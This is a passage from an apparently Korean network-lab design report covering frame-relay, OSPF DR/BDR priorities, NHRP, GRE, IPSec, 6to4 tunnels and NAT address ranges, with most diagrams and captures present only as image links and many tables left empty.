
3) frame-relay map

|  |  |
| --- | --- |
| Spain |  |
| Poland |  |
| Swiss |  |
| Greece |  |

4) Wireshark









4.2. DR / BDR / DROTER

1) Map



2) OSPF Neighbor




3) Interface Set Up

|  |  |  |  |
| --- | --- | --- | --- |
| DR/BDR/DROTER Interface Set Up | | | |
| GangbukGu | GangseoGu | GangnamGu | GangdongGu |
| Fastethernet 1/0  priority 4 | Fastethernet 1/0  priority 3 | Fastethernet 1/0  priority 2 | Fastethernet 1/0  priority 1 |

4.3. NHRP  
1) Map & NHRP

|  |  |
| --- | --- |
|  |  |
|  |
|  |
|  |


2) Wireshark



4.4. GRE Tunnel  
1) tunnel 0

|  |  |
| --- | --- |
| Seoul | ChunCheon |
|  |  |
| Swiss | Spain |
|  |  |


2) Wireshark





4.5. IPSec


|  |  |
| --- | --- |
| 1) Seoul | |
|  | |
|  | |
| 2) ChunCheon | 3) Swiss |
|  |  |
| 4) Spain | |
|  | |
|  | |

5) Wireshark









4.6. 6 to 4 Tunnel


1) IPv6



2) Interface Set Up


|  |  |
| --- | --- |
| 6 to 4 Tunnel Interface Set Up | |
| Spain | Madrid |
| Destination : Fastethernet 0/0  tunnel : Serial 3/1 | Destination : Fastethernet 0/0  tunnel : Serial 3/1 |

3) Wireshark



4.7. NAT


1) Map



2) IP 대역

|  |  |
| --- | --- |
| Router 명 | IP 대역 |
| Seoul | 1.1.1.0/24 |
| ChunCheon | 1.1.2.0/24 |
| DaeJeon | 1.1.3.0/24 |
| DaeGu | 1.1.4.0/24 |
| JeonJu | 1.1.5.0/24 |
| BuSan | 1.1.6.0/24 |
| Core\_Korea | 5.5.0.0/16 |

3) Wireshark



|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | | | | |
|  | | | | |
|  |  | 1. 개요 | |  |
|  |  |  |  |  |
|  |  | 1) Server 구성도 | ……………………… | 43 |
|  |  | 2) DNS, DHCP 구성도 | ……………………… | 44 |
|  |  | 3) Web Server, DB 구성도 | ……………………… | 44 |
|  |  | 4) Monitor Server 구성도 | ……………………… | 45 |
|  |  | 5) User Use 구성도 | ……………………… | 45 |
|  |  | 6) AD DNS 구성도 | ……………………… | 46 |
|  |  |  |  |  |
|  |  | 2. 상세 Server | |  |
|  |  |  |  |  |
|  |  | 1) Server 구성 상세표 | ……………………… | 47 |
